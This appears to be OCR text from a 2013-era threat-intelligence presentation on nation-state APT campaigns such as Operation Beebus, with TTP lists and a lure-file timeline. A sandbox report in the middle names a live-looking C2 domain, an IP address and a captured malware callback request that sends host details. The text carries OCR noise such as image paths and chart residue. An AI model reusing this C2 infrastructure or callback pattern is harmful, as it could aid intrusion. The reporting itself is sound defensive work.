
India – Pakistan: old rivals, new tactics
Example: Operation Hangover

Japan experiences the highest percentage of intra-country callback traffic—87 percent.
Example: Operation Beebus

North Korea – The Upstart
Example: 3/20 Attacks, DarkSeoul Gang

ASEAN – emerging economies as soft targets

CVE 2013-3906 – vulnerability in a Microsoft graphics components



Malware:	🟥 Trojan.APT.Snowtime
VXE Callback:	🟥 Trojan.APT.Snowtime
Application Type:	Windows Explorer
File Type:	exe
AV Suite:	🟥 Trojan.Generic

🟥 Malicious Behavior Observed

Bot Communication Details:


Server DNS Name: *krickmart.com*

Callback communication observed from VM: Malware: *Trojan.APT.Snowtime*

Server DNS Name: *37.0.125.77 0 0 0 0 0 0 0 0 0 0 0 0* Service Port: *80*


Direction	Command	
GET	/black/tstr.php?cn=Private%20sys@admin&str=&file=no HTTP/1.1	
	Others	*Cache-Control*: no-cache

CVE 2013-3906 – Window of Vulnerability




Zoom: 1' 5' 1h 1d 5d 1m 3m 6m 1y Max
● Positives 16 | 08:08 November 07, 2013
G
H
I
J
K
L
M
N
O
P
0
5
10
15
4 pm
8 pm
Wed Nov 6
4 am
8 am
12 pm
4 pm
8 pm
Thu Nov 7
4 am


The Big Four




Waging high frequency, brute-force attacks against a range of targets



Characterized by a higher level of sophistication, and are highly effective at evading detection.



Leverage sophisticated tactics for deceiving users so they unwittingly enable a compromise.



Complex, sophisticated, and rigorously engineered cyber attack campaigns

Chinese Attack Playbook

Strategy

Overwhelm cyber defenses with quantity and quality.


Sophistication

Not always the most advanced or creative but in many circumstances, it is effective.

Investment Level

China employs brute-force attacks that are often the most inexpensive way to accomplish its objectives. But skill sets vary by groups considerably.

China’s Cyber Intentions




China’s top cyber expert

“Keep a low profile to hide our capability and win time.”

Some Recent Chinese Activity

Ghost Net




Operation Aurora

Google™

Night Dragon

Operation BeeBus



The New York Times

Hacking American Secrets, China Pushes for Drones

“I believe this is the largest campaign we’ve seen that has been focused on drone technology,” Darien Kindlund, manager of threat intelligence at California-based FireEye.

—New York Times, 21 September 2013

Operation BeeBus

Offense

China

Target

Drone technology manufacturers in the aerospace and defense industry.


Tools, Techniques and Procedures

1. Spear phishing with weaponized attachments.
2. One module collects system information
3. Another module downloads payloads and updates.
4. The malware establishes communication with a command-and-control server, encrypts and sends its information, and then waits for instructions from the server.

Motive

Technical specs for military technology.


Multi-Vector Analysis of Operation Beebus Attack



Apr 2011	update.exe
Sept 2011	UKNOWN
Dec 2011	RHT_SalaryGuide_2012.pdf
Feb 2012	ll_flash_player.tmp2
Mar 2012	Conflict-Min… …verview-for-KPMG.doc Weaponized Email dodd-frank-conflict-minerals.doc (RHT_SalaryGuide_2012.pdf) update.exe
Apr 2012	Boeing_Current_Market_Outlook_…pdf Understa… …r blood test report.pdf SalaryGuide_2012.pdf
May 2012	sensor environments.doc FY2013_Budget_Request.doc Dept of Defense FY12 …Boeing.pdf April is the Cr… …est Month.pdf
Jul 2012	…China.pdf
Aug 2012	Security Predictions…2013.pdf
Sept 2012	rundll32.exe UKNOWN
Nov 2012	сообщить.doc
Jan 2013	install_flash_player.ex install_flash_player.tmp2 Global_A&D_outlook_2012.pdf

1 – Email/Web with weaponized malware
2 – Backdoor DLL dropped
3 – Encrypted callback over HTTP to C&C

Biggest deal in IAF.pdf – taunting the target



